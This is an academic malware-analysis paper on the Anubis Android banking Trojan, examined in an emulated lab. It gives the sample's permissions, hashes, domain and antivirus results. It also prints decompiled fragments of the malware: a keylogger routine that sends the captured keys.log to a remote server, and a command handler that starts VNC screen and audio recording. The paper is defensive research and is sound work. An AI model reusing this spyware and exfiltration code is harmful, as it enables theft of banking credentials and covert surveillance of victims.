International Journal of Safety and Security Engineering
Vol. 13, No. 1, February, 2023, pp. 31-38
Journal homepage: http://iieta.org/journals/ijsse

Analysis of Anubis Trojan Attack on Android Banking Application Using Mobile Security Labware

Imam Riadi[1*], Sunardi[2], Deco Aprilliansyah[3]

[1] Department of Information System, Universitas Ahmad Dahlan, Yogyakarta 55166, Indonesia
[2] Department of Electrical Engineering, Universitas Ahmad Dahlan, Yogyakarta 55166, Indonesia
[3] Master Program of Informatics, Universitas Ahmad Dahlan, Yogyakarta 55166, Indonesia

Corresponding Author Email: imam.riadi@is.uad.ac.id

https://doi.org/10.18280/ijsse.130104

Received: 15 October 2022
Accepted: 21 January 2023

Keywords:
Android, malware, Trojan, Anubis, mobile security labware

ABSTRACT

Mobile banking transactions, especially on the Android platform, are now a method often used to carry out payment and shopping activities in e-commerce. Security risks in mobile banking and online banking on the Android platform have security and privacy issues that must be maintained. Kaspersky conducted research on banking Trojans and found 97,661 variants of banking Trojans and 17,372 new variants. Based on this, this investigation was conducted by using mobile security labware to simulate and analyze the Anubis Trojan malware on Android devices. All activities are caused by the Anubis Trojan, which forces users to activate an access service that can read all users' activities and run them in the background. This research can help investigate the types of trojan malware on the Android operating system.

1. INTRODUCTION

Digital banking transactions every year show an increasing trend. The growth of digital financial transactions is growing in tandem with the increase in people's online shopping preferences, the expansion and convenience of digital payment systems, and the acceleration of digital banking. Bank Indonesia projects shows that the value of digital banking transactions in 2022 will reach IDR 49,733.9 trillion or grow by 24.83% compared to 2021 [1]. Today, online banking is an attractive way to conduct financial transactions such as e-commerce, e-banking and e-payment without much effort or physical presence [2]. Security and data protection in online and mobile banking is becoming more important. Mobile and online banking, especially mobile banking, security risks, are of great concern to banks and users [3, 4]. The increase in digital transactions risks various attacks, including malware types of banking trojans against users of digital banking applications [5]. Online banking can be done using an Android device. A Trojan attack is one method of account theft and payment problems on the Android operating system. Problems caused by the Trojan Horse program are a serious risk to mobile payment systems and Android systems. Trojan Horse is malware that disguises itself as an application it imitates but hides malicious activity. Trojan Horse programs installed on Android phones or devices can retrieve personal information such as passwords, credit card numbers and payment information. This can result in financial losses for users and damage the reputation of Android and mobile payment systems.

The ancestor of all banking Trojans is Zeus, a PC malware created in 2006 has successfully compromised over 3.5 million devices in the United States, making it one of the largest Internet-connected networks of infected devices in history. Zeus-in-the-mobile, or Zitmo is his Android first banker [6-8]. In 2021, Kaspersky conducted research on banking trojans which showed that 97,661 variants of banking Trojans were detected and 17,372 included in new variants [9]. Most variants attack the Android operating system. A Trojan horse works by disguising itself as an application it imitates by copying the appearance or design of a popular application and publishing it through untrusted sources such as unverified websites or app stores. When users download and install the application, the Trojan Horse malware will be installed on their device. In addition, Trojan Horse programs can also masquerade as software updaters or system applications that are required to run the device. When the user updates the application, the Trojan Horse malware will be installed on their device. One version of the Trojan that often attacks Android devices is the Anubis Trojan. The Anubis Trojan on Android works under the guise of a legitimate and trusted application, such as a system update application or other popular application. After successfully being installed on the device, the Trojan will retrieve sensitive information such as logins and passwords, access personal information such as contacts, messages, and location data, control the device and perform unwanted activities such as spreading other malware.

As the only widely utilized OS globally, Android is exceedingly focused on by malevolent programmers. Much work has been done to differentiate Android malware, but programmers are making progress to circumvent malware classifiers [10, 11]. Since it is open-source-based, Android devices are primarily targeted by attackers. Malware authors use various techniques to insert lousy code (instructions) into clean applications so that they perform malicious behavior [12]. Android malware detection is, therefore, one of the hottest topics in mobile security [13]. Given the developing number of Android malware variations, recognizing malware bunches is basic so that security investigators can recognize circumstances where marks from known malware families can be adjusted rather than physically checking the behavior of all tests [12]. A detailed study was conducted on the statistical characteristics of permissions used by malicious and benign Android applications. Based on the results of this research, a weighted score-based feature set was created and used to create a lightweight, predictive malware detector for Android devices [3].

The hacker news said the ten most productive mobile banking trojans have targeted 639 financial applications on the Google Play Store and have been downloaded more than 1.01 billion times. A threat post report by Becky Bracken shows the Anubis Trojan is targeting 400 financial institutions in a new malware campaign [14]. Anubis is malicious software classified as a banking Trojan. This malware tries to steal banking information and can cause victims to suffer financial losses, privacy problems, and other serious problems [15]. Anubis breeds through scam/scam sites. Malware spreads using untrustworthy download sources, spam campaigns, fake updates, and illegal activation tools. The Anubis Android Banking Trojan has circulated globally, causing millions of economic losses [16]. Trojan attacks can be anticipated by vulnerability scanning of applications that will be installed on Android devices.

Vulnerability scanning identifies security weaknesses and flaws in systems and the software running on them. Regular vulnerability assessments are a must-do to cover specific data in a digital age with multiple risks in cyberspace. In contrast to computer systems, data discovery is used as a medium for trading information and data [17]. Much of the data is confidential. Therefore, safety is likewise essential [18, 19]. This allows you to properly protect your sensitive data and protect it from the various negative effects of cyberattacks. Identifying software program vulnerabilities is an essential and hard topic. Ideally, a detection system "or detector" can come across whether or not an application incorporates vulnerabilities and pick out the sort of vulnerability in question [20]. The research was conducted by using Mobile Security Labs software methods to test applications displayed by the Anubis Trojan. This testing process is designed to help identify the Anubis Trojan and make smartphone users more careful when using mobile devices.

2. LITERATURE REVIEW

The following is an analysis of previous research regarding trojan malware. Andrea researched the rise of Android Banking Trojans, which stated that attackers usually use social engineering techniques to trick users into visiting enemy websites and installing malicious applications. Alternatively, malware can spread through official and unofficial app stores (such as Google Play) [7]. Konstantinos P. Grammatikakis explained that the proposed system effectively blocks Trojan network communications, prevents data leakage, and provides promising results for future work [8]. Chongyang Bai, in his research entitled "DBank: Predictive Behavioral Analysis of Recent Android Banking Trojans," Identifies the features that best distinguish ABT from Goodware and other Android malware. Also, a detailed data-driven analysis of five prominent His ABT families was recently developed. We investigated FakeToken, Svpeng, Asacub, BankBot, and Marcher and identified the features that most differentiate them from other goodware and malware [21].

Rui Shao, in his research entitled "Understanding In-App Ads and Detecting Hidden Attacks through the Mobile App-Web Interface," Mobile phone users are becoming increasingly targeted by malware infections and scams. The result of the observation received a well-known knowledge of assaults via net software interfaces. It made a few thrilling findings together with malicious antivirus scams, loose iPad scams, and advertisements that unfold SMS Trojans [22]. Sevil Sen's research entitled "Coevolution of Mobile Malware and Anti-Malware" Explains that mobile malware is one of the biggest threats to computer security today. The findings show that evolutionary computing techniques are used to create new variants of mobile malware that evade static analysis-based antimalware systems and automatically develop better security solutions against them considered for use [22].

2.1 Anubis Trojan

Anubis Trojan is a banking Trojan that sneaks into the Google Play Store and attacks Android devices after being placed on the victim's device by a Trojan downloader. Anubis is a method of distribution via malicious websites that directly download malicious apps (such as this one) and advertises itself through the Google Play Store (where it appears as a legitimate app) for download. It can be distributed in two different ways: by downloading the Next level of payload installation (malicious apps) [23]. The Anubis Trojan can steal information using overlay attacks from banking apps, ransomware, SMS interception/call forwarding, RATs, and keyloggers [24, 25].

2.2 Android Banking application

Mobile banking is generally service system for financial institutions such as banks to conduct multiple financial transactions is called m-banking, and customers can access it directly from mobile devices such as mobile phones and smartphones. Mobile banking facilities are banking facilities in this modern age following the development of technology and communications. This mobile banking facility is a mobile communication facility accessed via a smartphone. Mobile banking allows users to carry out various financial transactions, such as money transfers, bill payments, and others, without having to go to the bank. This is usually done through a mobile banking application available from a private bank or through a public financial application. Mobile banking transaction security is guaranteed through data encryption and user account authentication.

2.3 System models

System models describe aspects of complex systems across multiple disciplinary views and technical domains [24]. This study uses Genymotion with the Android 10 version for virtualization in running a mobile security labware system model.

2.3.1 Mobile security labware

The concept of mobile security labware in Android Trojan malware testing is carried out to demonstrate the form of attacks and targets [26]. Figure 1 shows the workflow of the mobile security labware.

Figure 1 shows the workflow of the mobile security framework. It starts with the attacker sending commands against the test device. In the following process, the attacker will scan the device for threats. The scan results will be analyzed and made as a report.




Figure 1. Mobile security labware Trojan

2.3.2 Mobsf framework

Mobile Security Framework is an automated all-in-one mobile application for Android, iOS and Windows framework for penetration testing, malware analysis, and security assessment that can perform static and dynamic analysis [23]. MobSF supports mobile app binaries and compressed source code, and provides REST APIs for seamless integration into your CI/CD or DevSecOps pipelines. Dynamic Analyzer supports runtime security assessment and interactive instrumentation testing [27].

3. THE PROPOSED APPROACH

This study aims to conduct mobile security experiments with the case of Anubis Trojan attacks on android devices.

3.1 Research subject

The subject of this mobile security labware research is the Anubis Trojan.

3.2 Experiment research stages

This experimental research consists of four steps in implementing the mobile security labware, namely:

a) prelab activities (concept introduction and lab preparation).
b) two hands-on lab activities (one about analyzing threats and the other about related protection solutions).
c) Post-laboratory activities (reviewing questions, assignments, and case studies).
d) Threats to mobile applications come in many forms. For example, mobile malware may collect data without the user's knowledge or consent, collect sensitive or personally identifiable information, or leave security holes in devices. Mobile malware capabilities include activity monitoring and data capture, system modification, and authorization failures. A flowchart for this study is shown in Figure 2.




Figure 2. Flowchart of experiment research stages

Figure 2 provides information on how the experimental workflow was done in this study to provide a simulation of a mobile security lab device. Four stages are performed. So the first step is to find potential threats and prepare simulation tools for the analysis process. The second stage scans for Anubis Trojan samples. The third stage is to perform static analysis and dynamic analysis. The last step is to report on the test results.

4. RESULT AND DISCUSSION

The following are the results of research conducted on the research subjects of the Anubis Trojan using mobile security labware.

4.1 Research support tools

The process of preparing an Anubis Trojan attack simulation on Android devices is carried out with the help of tools that will help to get Anubis Trojan attack reports. The means to be used can be seen in Table 1.

Table 1. List of tools of mobile security labware trojan

No	Tools	Version	Function
1.	Ubuntu	22.04	Operating system
2.	Mobsf Framework	v3.5.2 Beta	Analysis static tool
3.	Virustotal.com	web	Analysis static tool
4.	Mobsf Dynamic	V3.5.2	Anlisy dinamic tool
5.	Genymotion	genymotion-3.2.1-linux_x64	Emulator Android 10
6.	FakeWhatsapp.apk	1.0	Sample Anubis Trojan application
7.	Mobsf.live	V.3.5.2	Reporting



Can you provide functionality
No
Declare permission (in your app manifest)
is the permission a runtime permission?
Yes
No
Yes
Fullfill usecare without using permission
No further action needed
Request user to grant permission at runtime

Figure 3. Workflow for using app permissions

Table 1 shows the supporting tools used in the testing process for the Anubis Trojan, namely Ubuntu as the operating system, Mobsf Framework and virustotal as a static analysis tool, Mobsf Dynamic as a dynamic analysis tool, Genymotion used as an android emulator, and Mobsf live used for reporting.

4.2 Potential threat


Potential threats can be identified early by looking at the manifest permissions on the trojan application file that will be installed on the target device. Android app permissions have changed over the years, including the number of needed licenses and how a user grants permissions. Android smartphones are highly vulnerable to malware spread due to inherent vulnerabilities that allow applications to access internal resources if the user intentionally or unknowingly grants permissions [23]. That latter point is essential, especially regarding mobile malware investigations. A user may unknowingly grant permissions to a malicious app masquerading as a legitimate one, allowing it to secretly access the camera, microphone, keylogger, RAT command, send spam SMS messages, or use WiFi/Bluetooth for further propagation [28, 29]. They know what app has permission(s) to help an examiner explain a device's potentially malicious behavior. The workflow for using permissions on android applications can be seen in Figure 3.

Can be seen in Figure 3 shows the workflow for using permissions on android applications when an app offers functionality that may require access to restricted data or restricted actions, determining whether users can get the information or perform those actions without declaring permissions. Users can fulfill many use cases in the app, such as taking photos, pausing media playback, and showing relevant ads without requiring permission. If the user decides that the app must access restricted data or perform restricted actions to fulfill a use case, declare the appropriate permissions. Some permissions, known as install-time permissions, are granted automatically when an app is installed. Other permissions, known as runtime permissions, require apps to request permissions at runtime.

There are several potential security issues associated with Android app permissions, including:

- Inappropriate permissions: Applications that request permissions that are inconsistent with their functionality can harm user privacy and data security.
- Excessive permissions: Apps that request unnecessary permissions can access personal information or user data unnecessarily.
- Weaknesses in the code: Apps that do not ensure the security of their code can be exposed to hackers or malware attacks.
- False known permission requests: Apps that request permission to access users' personal information with known false permission types can trick users and endanger their privacy.
- Weaknesses in the system: Weaknesses in the Android operating system can cause applications that request permission to perform unwanted actions. Describe the characteristics of the Anubis Trojan.

Irresponsible people often use this gap to attack. The sample trojan file under study shows manifest permissions on the FakeWhatsapp.apk file, which can be seen in Figure 4.



```
<uses-sdk android:minSdkVersion="19" android:targetSdkVersion="30" />
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES" />
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS" />
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT" />
<uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
```


Figure 4. Manifest permission file

Figure 4 shows that the application is trying to get the desired application functionality. It can be seen that the application asks for permission for foreground service, requests to delete a package, access location, get a task, receive SMS, read SMS, package usage stats, use full-screen intent, access notification policy, system alert window, access network state, call phone, write external storage, Read external storage, record audio, read contact, read phone stats, wake lock, receives bot complete, request ignore battery notification and, of course, internet access permission so that the requested data can be sent to the attacker's domain.

4.3 Static analysis

Static analysis is the process of analyzing computer software without actually running the software. Developers use static code analysis tools to find vulnerabilities, bugs, and security risks in new applications while the source code is in a "static" state (i.e., not running). to correct it. This process reduces the risk of internal and external security risks, enables developers to build applications faster, and helps organizations understand where they stand in meeting industry security standards. One of the identification processes carried out to detect this type of Trojan is by scanning using the Kaspersky anti-virus. Kaspersky anti-virus software uses signature and heuristic detection technologies to identify Trojan horse programs. First, the anti-virus software looks for the "signature" of known Trojan Horse malware and compares it to files located on the device. A signature is a unique string found in the same program code and can be used to identify certain malware. If the anti-virus software finds a matching signature, it will notify the user and block the program. If the signature is not found, the anti-virus software will use heuristic techniques. In this technique, anti-virus software will study the behavior of the program and compare it with the behavior of known malware. If anti-virus software finds behavior similar to malware, it will notify the user and block the program. By combining signature and heuristic technologies, Kaspersky's anti-virus software can identify Trojan Horse programs and provide effective protection for user devices.

Statistical analysis results to determine the Comprimes Indicator (IOCs) as the characteristics of the FakeWhatsapp.apk file and investigate it using virustotal.com and the mobsf framework tool. The malware scan results using virustotal.com can be seen in Figure 5 and Figure 6.


39
/ 60

39 security vendors and no sandboxes flagged this file as malicious

d0c684dcdd320a8b1838dab6c94c97364058fb16b831ccb3f479aca849d83811
602833_WhatsApp_WhatsApp.apk
android apk obfuscated telephony


1.54 MB
Size

2021 08 21 05:31:40 UTC
1 year ago

Security Vendors' Analysis

Ad-Aware	Trojan GenericKD 37316353	AhnLab-V3	Trojan/Android Banker 1016533
Alibaba	TrojanSpy:Android/Anubis.afb86310	Antiy-AVL	Trojan/Generic.ASMalwAD.3A
Arcabit	Trojan.Generic.D2396701	Avast	Android:Banker-SZ [Trj]
Avast-Mobile	Android:Evo-gen [Trj]	AVG	Android:Banker-SZ [Trj]
Avira (no cloud)	ANDROID/Banker.FOTJ.Gen	BitDefender	Trojan.GenericKD.37316353
BitDefenderFalx	Android.Trojan.Banker.SK	ClamAV	Andr.Trojan.Anubis-6692604-3
Comodo	Malware@#1ojv03jm8hl7i	Cynet	Malicious (score: 99)
Cyren	AndroidOS/Banker.AA.gen!Eldorado	DrWeb	Android.BankBot.763.origin

Figure 5. Result scan virustotal



Trojan.GenericKD.37316353 (B)	eScan	Trojan.GenericKD.3
A Variant Of Android/Spy.Banker.AOV	Fortinet	Android/Agent.AOV
Trojan.GenericKD.37316353	Gridinsoft (no cloud)	Trojan.U.Banker.oa
Trojan-Banker.AndroidOS.Anubis	K7GW	Trojan (00551de81
HEUR:Trojan-Banker.AndroidOS.Anubis.n	Lionic	Trojan.AndroidOS.A
Malware (ai Score=99)	McAfee	Artemis!1500DB891
TrojanSpy:AndroidOS/Anubis.AIMTB	NANO-Antivirus	Trojan.Android.Bank
Android.Hqwar.GEN30159	Sangfor Engine Zero	Malware.Android-Sc
Andr/Dropr-HO	Symantec	Trojan.Gen.MBT
Other:Android.Reputation.1	Tencent	A.privacy.InfoSteale
Trojan.GenericKD.37316353	Trustlook	Android.Malware.Tr
Trojan.Anubis.Android.1638	ALYac	Undetected
Undetected	BitDefenderTheta	Undetected
Undetected	F-Secure	Undetected
Undetected	K7AntiVirus	Undetected

Figure 6. Result scan virus total


Figure 5 shows the scan results of the FakeWhatsapp.apk file, where many vendors, including Adware, Microsoft, Avast-Mobile, McAfee, Symantec, and others, identify the file as a trojan.

Figure 5 and Figure 6 show the results of the total virus scan of the FakeWhatsapp.apk file, and 39 of 60 security vendors marked this file as malware. Meanwhile, the static analysis results using the mobsf framework can be seen in Table 2.

Table 2. IOCs Anubis Trojan

Poverty	Value
MD5	1500db8918ba79b5599969f805295373
SHA1	f26d3c18af8ae2e6276097cd0815a3604eb6a ee7
SHA256	005b5af04fa996bb7d03087a0763a1f4e69f8 10b4fa63f6711f15870496312e8
Service	bdlxtspya.heihqyeizynsrdfg.tpqlhhugp
PublicKey Algorithm	rsa
Domain	Pepito.club
Signature	rsassa_pkcs1v15
file type	apk


The static analysis files in Table 2 provide signature information in the form of md5 hash code, sha1, and sha256. File type "apk", virus signature using “rsassa_pkcs1v15”, Based on data files can be retrieved IOCs SHA-256 005b5af04fa996bb7d03087a0763a1f4e69f810b4fa63f6711f1 5870496312e8. In addition to the IOCs info above, the identification results also show some information such as malicious email identification, keylogger file, VNC record, and RAT command, which can be seen in Figures 7, 8, 9, and Figure 10 respectively.


EMAILS

EMAIL	FILE
u0013android@android.com0 u0013android@android.com	G9IIDoU5BG6kP9ak/p0prUw0vSWgOVKCc/p0prUw0vSWgOVKCc/p0prUw0vSWgOVKCc/G9IIDoU5BG6kP9ak/wFA4A7V2ww97r5Ac.java

Figure 7. Malicious email indication


It can be seen in the Figure 7 that there is an indication of a malicious email, namely u0013android@android.com, which is contained in the file G9IIDoU5BG6kP9ak/p0prUw0vSWgOVKCc/p0prUw0vSWgOVKCc/p0prUw0vSWgOVKCc/G9IIDoU5Av2wFA4kP9AcV.



```
if (split[12].contains("getkeylogger")) {
    try {
        String replace2 = G9IIDoU5BG6kP9ak("keys.log").replace("|^|", "\n");
        List<String> I11 = p0prUw0vSWgOVKCc.I(this.f983G9IIDoU5BG6kP9ak.S(this.f983G9IIDoU5BG6kP9ak.p0prUw0vSWgOVKCc(this) + "~~~~~~~~~~" + replace2));
        l9LZsGC5d6FeXPNu = p0prUw0vSWgOVKCc.l9LZsGC5d6FeXPNu(I11.get(0));
        l9LZsGC5d6FeXPNu2 = p0prUw0vSWgOVKCc.l9LZsGC5d6FeXPNu(I11.get(1));
        str28 = str23;
        str29 = str26;
        str27 = str25;
    } catch (Exception unused38) {
        str27 = str25;
        str28 = str23;
        str29 = str26;
    }
    try {
        String gV5dQHrmcusXPx8c2 = this.f983G9IIDoU5BG6kP9ak.gV5dQHrmcusXPx8c(this, "L3FTbHdhWS9FQjlwQjEvaXZkZWVtLnBocA==", "q=" + l9LZsGC5d6FeXPNu2, "&p=" + l9L
        Log.e("SEND KEL", "LOGER");
        if (this.f983G9IIDoU5BG6kP9ak.R(gV5dQHrmcusXPx8c2).contains("clear")) {
            Log.e("SEND KEL", "CLEAR");
            p0prUw0vSWgOVKCc("keys.log");
```

Figure 8. Keylogger file of Anubis Trojan


It can be seen in Figure 8 using an application containing a file that has the keylogger command.



```
} else if (R.contains("startscreenVNC")) {
    if (!this.f923G9IIDoU5BG6kP9ak.t(this, nzkawtkUZvY.class)) {
        this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "vnc", "start");
        Intent intent3 = new Intent(this, wzNxninZpMzqcaxMr.class);
        intent3.addFlags(268435456);
        startActivity(intent3);
    }
} else if (R.contains("stopscreenVNC")) {
    this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "vnc", "stop");
} else {
    if (R.contains("startsound")) {
        if (this.f923G9IIDoU5BG6kP9ak.b(this, this.DteN3ovpuVMACQRy.crt0auXnG4Wbo6f1[0])) {
            this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "sound", "start");
            intent2 = new Intent(this, NOOveYcxisQPPecU.class);
            str2 = "no";
        }
    } else if (R.contains("startforegroundsound")) {
        if (this.f923G9IIDoU5BG6kP9ak.b(this, this.DteN3ovpuVMACQRy.crt0auXnG4Wbo6f1[0])) {
            this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "sound", "start foreground");
            intent2 = new Intent(this, NOOveYcxisQPPecU.class);
            str2 = "foreground";
        }
    } else if (R.contains("stopsound")) {
        this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "sound", "stop");
    } else if (R.contains("**noconnection**")) {
        this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "websocket", "");
        this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "vnc", "stop");
        this.f923G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "sound", "stop");
        stopService(intent);
    }
```

Figure 9. VNC record smartphone for spy

Figure 9 shows the code that works for the application to record the target's smartphone that has installed the application.



